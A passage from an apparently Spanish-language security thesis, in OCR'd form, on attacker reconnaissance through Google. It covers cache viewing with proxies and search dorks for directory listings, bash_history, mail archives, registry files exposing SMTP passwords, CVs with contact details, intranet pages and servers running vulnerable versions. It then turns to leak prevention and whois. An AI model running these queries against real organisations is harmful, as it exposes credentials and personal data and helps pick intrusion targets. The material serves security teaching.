


Figura 3.7 Página de la UNAM vista en la *cache* de Google, donde la variable strip = 1

No todo en esta parte es tan perfecto, ya que al no mostrarse las imágenes el sitio puede parecer un poco distinto al original como se puede apreciar en la Figura 3.7.

Desde la página de búsqueda se puede copiar el link de la *cache* y agregar directamente la variable *strip*. Puede resultar contraproducente visitar el link de *cache* sin la variable strip, ya que se informará al sitio de la petición y además aparecerá proveniente de la *cache* de Google, por lo tanto el uso de la variable *strip* es recomendado y también utilizar un servidor *proxy* para aumentar la probabilidad de pasar desapercibidos. [7]

a. Servidores Proxy

Existen sitios en Internet que proporcionan listas de servidores *proxy* algunos de ellos son: AtomInterSoft, http://www.proxyLord.com, http://oddproxy.com, http://www.samair.ru, etc.

Se puede realizar una búsqueda en Google como "*proxy*" "*enter url*" "*free*" para obtener más resultados. [8]

Dentro de las extensiones (Addons) del navegador Mozilla Firefox, podemos encontrar algunas que servirán para utilizar servidores *proxy*. El uso de estas extensiones es muy intuitivo, en ciertos casos van a permitir configurar la conexión hacia algún servidor *proxy*, en otros casos ya tienen configuraciones definidas. Algunas son Tor-Proxy.NET, FoxyProxy, QuickProxy, etc. [9]

[7] Long, op. cit., p. 88-95
[8] Ibid, p. 92
[9] http://addons.mozilla.org

III.B.2 Listado de directorios

Un listado de directorio es una página web que muestra un listado de archivos y carpetas contenidas en un servidor web. En muchas ocasiones el listado de un directorio muestra mucha más información, aunque a primera vista no se tenga en cuenta.

Un listado de directorio puede mostrar el tipo de servidor web, su versión, algunos componentes que tenga e incluso el sistema operativo que utiliza ese objetivo.

Google ayudará a identificar alguna página web de listado, lo único que se tiene que realizar es introducir una petición similar a ésta *intitle:index.of "Parent directory"* con esto Google traerá las páginas que sean del tipo listado (ver la Figura 3.8).




Figura 3.8 Consulta para mostrar listados de directorios

Si se pretende buscar algún listado en específico, por ejemplo administrador, admin, root, respaldos, sólo se necesita agregar la palabra necesaria en la url utilizando *inurl:"admin"*. La consulta se puede apreciar en la Figura 3.9.




Figura 3.9 Búsqueda del listado de directorio “admin”

De igual manera se pueden buscar archivos de interés en los listados de directorios, para hacerlo se utiliza una consulta como ésta *intitle:index.of bash_history “parent directory”* en este caso se busca que contengan el archivo *bash_history*, pero en general se puede buscar algún archivo de respaldo, contraseñas. Existen algunas páginas que contienen texto como si fuera un listado de directorio pero realmente son una trampa, son puestas por algunos administradores esperando que los atacantes caigan y registrar los intentos que se realizan para ver archivos (ver la Figura 3.10).




Figura 3.10 Búsqueda de un archivo en el listado de directorio

Pero no sólo eso se obtiene de las páginas (aunque en algunos casos será suficiente), al revisar alguna página que se obtuvo de la búsqueda se encuentra con que muestra el software del servidor web que se está ejecutando en ese objetivo.

Si se quiere buscar servidores web dentro de los listados de directorio se emplea Google de una forma similar a las consultas anteriores *intitle:index.of "Server at"* como se aprecia en la Figura 3.11 el nombre del servidor aparece directamente.




Figura 3.11 Búsqueda de servidores web en el listado de directorios

La consulta muestra cual es el servidor web que se ejecuta, algunos muestran la versión del servidor web (Apache 2, Apache 2.2.3, etc.) se puede observar que en ciertos casos aparece también el sistema operativo (Debian, UNIX, Read Hat, SUSE).

Un administrador experto puede cambiar los titulares sobre el servidor web, pero en la mayoría de los casos esta información es auténtica.

El listado de directorios suele ser una pieza importante en la mayoría de los reconocimientos, ya que la información sobre el objetivo puede llevar a que el ataque tenga mayor probabilidad de éxito.

Si el atacante conoce cuál es el sistema o el servidor web que se ejecuta, puede desarrollar o buscar algún exploit para esa versión. En otro caso es posible que se cuente con un exploit y buscar objetivos que pudieran ser vulnerables, una consulta como ésta *"Apache/2.0.46 server at" intitle:index.of* puede ser de utilidad, se puede variar el contenido de acuerdo con lo que se necesite. [10]

[10] Long, op. cit., p. 99

III.B.3 Análisis a fondo del sitio

El atacante de inicio puede tomar algunas acciones para obtener información acerca del personal que labora dentro de la empresa objetivo. Esto es con el fin de poder utilizar esos datos para realizar posiblemente un ataque de Ingeniería Social.

Cuando se visita un sitio web, sólo se puede observar lo que el administrador del sitio permita, sin embargo, utilizando una búsqueda con Google por ejemplo *site:domain.com* se encuentran cosas más interesantes.

Se va a realizar la consulta para algún dominio y se analizan algunos de los resultados que se muestran, como se observa en la Figura 3.12 se encontró la página de administración para publicar ofertas que posiblemente no cause un daño tan grande, pero puede llegar a ser divertido para algunas personas.




Figura 3.12 Con el operador site: podemos realizar un análisis más profundo de un sitio

Si se analiza un poco más el resultado anterior y se entra a la página de administración para la publicación de ofertas, se podrían encontrar muchas situaciones, una de ellas es que aunque se cuente con el link puede tener algunas restricciones a nivel código fuente que no permitan el acceso, puede simplemente estar disponible pero sin ser funcional o estar disponible y ser además funcional.

Figura 3.13 Página del administrador obtenida de la consulta anterior a Google

El autor pudo comprobar que estaba disponible y funcional, por lo que notificó al administrador del sitio para una revisión y mejora en la seguridad. En este caso se obtuvo acceso a una aplicación de bolsa de trabajo que por ende puede ayudar a recopilar más información sobre otros objetivos como se observa en la Figura 3.13 ya se cuenta con algunos contactos los cuales se pueden emplear para recabar más información.

a. Datos personales

Mediante Google se puede obtener mucha información que involucre al personal de la empresa, una consulta simple se puede realizar en la página de grupos de Google, la cual sería algo similar a esto dominio.com con el resultado de esta consulta, se podría determinar cómo se generan los formatos de usuario para el correo electrónico, nombres de empleados legítimos, de la misma forma se pueden realizar búsquedas avanzadas que incluyan título, autor, fecha y frases específicas para obtener más información.

Dentro de Google existen otras consultas posibles que proporcionan bastante información como una búsqueda de archivos mbx (archivos de correo muy utilizados), la cual se puede realizar con los siguiente parámetros *filetype:mbx mbx intext:subject*. Dentro de los mensajes es posible que muestre más información personal y acerca de la empresa para la cual labora la persona.

En algunos casos es posible incluso encontrar archivos de registro de una máquina con un sistema operativo Windows. En la Figura 3.14 se ve el resultado de consultar una página obtenida con la búsqueda en Google de *filetype:reg reg +intext:"internet account manager"* y como se puede apreciar muestra la contraseña SMTP en hexadecimal.




Figura 3.14 Archivo de registro obtenido de una búsqueda en Google

Existen otras búsquedas que permitirán obtener información útil para algún intento de Ingeniería Social. Una de ellas es consultar información pública sobre distintas personas, la consulta queda como *"telefono *" "direccion *" intitle:"curriculum vitae" site:unam.mx* (ver la Figura 3.15). [11]




Figura 3.15 Búsqueda de información pública

[11] Long, op. cit., p. 127-142

b. Intranet

Otra búsqueda que en la mayoría de los casos puede funcionar para estos fines es *intitle:"intranet" inurl:Intranet +intext:"recursos humanos"* dentro de los resultados existirán páginas que a simple vista puedan parecer inofensivas, sin embargo, pueden resultar de mucha utilidad para un intento de intrusión y lograr obtener acceso o contraseñas (ver la Figura 3.16).




Figura 3.16 Búsqueda de *Intranets* y recursos humanos

Dentro de la consulta se puede tomar en cuenta a otros departamentos posibles como desarrollo, informática, redes, soporte técnico, protocolo y otros más.

Una parte que se puede agregar es la famosa ayuda o "helpdesk", con esto se podría encontrar algún documento que proporcione información acerca de algunas aplicaciones (como se utiliza o configura). Esto último es de gran utilidad ya que en algunos casos proporciona información que no necesariamente es pública. Un atacante realizará muchas combinaciones con intranet, empleados o incluso utilizando algunos operadores como "site".

Se pueden utilizar los teléfonos o correos de contacto para realizar una búsqueda más específica, también se pueden obtener listas de empleos dentro del dominio para identificar la tecnología que utilizan, estructura corporativa, localización y muchas cosas más. [12]

[12] Long, op. cit., p. 122-125

III.B.4 Evitando fugas de información

Posiblemente se tenga que publicar información sobre la empresa en varios sitios web, no solamente el propio (puede ser una bolsa de trabajo, publicación de periódico, debido a una ley, etc.). En todos los ambientes que se necesite publicar información se deben revisar y clasificar los datos para evitar fugas de información.

Un texto que ayudará al momento de realizar el análisis es el RFC 2196 *Manual de seguridad del sitio*. Ésta es una guía para desarrollar políticas de seguridad en cómputo y procedimientos para organizaciones que tienen sistemas en Internet. [13]

En algunos casos no se podrá evitar la publicación de información personal, por ejemplo en España existe la ley de los Servicios de la Sociedad de la Información (LSSI) que impone a todos los administradores de sitios web en ese país a exponer los datos reales de contacto ante todos los usuarios de Internet en el mundo. [14]


III.C Identificación de la red

Los primeros pasos que seguirá el atacante para realizar la identificación son determinar los dominios, subdominios y rangos de red del objetivo en cuestión.

Aún al final de 1999 la empresa “Network Solutions” mantenía un monopolio en los registros de dominio, actualmente ya no existe un monopolio y son varias las empresas acreditadas dedicadas al registro de dominios en México, por ejemplo, está Interplanet, una lista más completa se obtiene en http://www.internic.net/alpha.html.

III.C.1 Consultas *whois*

La ICANN es la primera instancia encargada de administrar el espacio de direcciones IP, la asignación de parámetros de protocolo y la administración del sistema de nombres de dominio. Existe una serie de Registros Regionales de Internet (RIR) que administra, distribuye y registra direcciones IP públicas dentro de sus respectivas regiones (ver la Figura 3.17).



Registry	Area Covered
AfriNIC	Africa Region
APNIC	Asia/Pacific Region
ARIN	North America Region
LACNIC	Latin America and some Caribbean Islands
RIPE NCC	Europe, the Middle East, and Central Asia

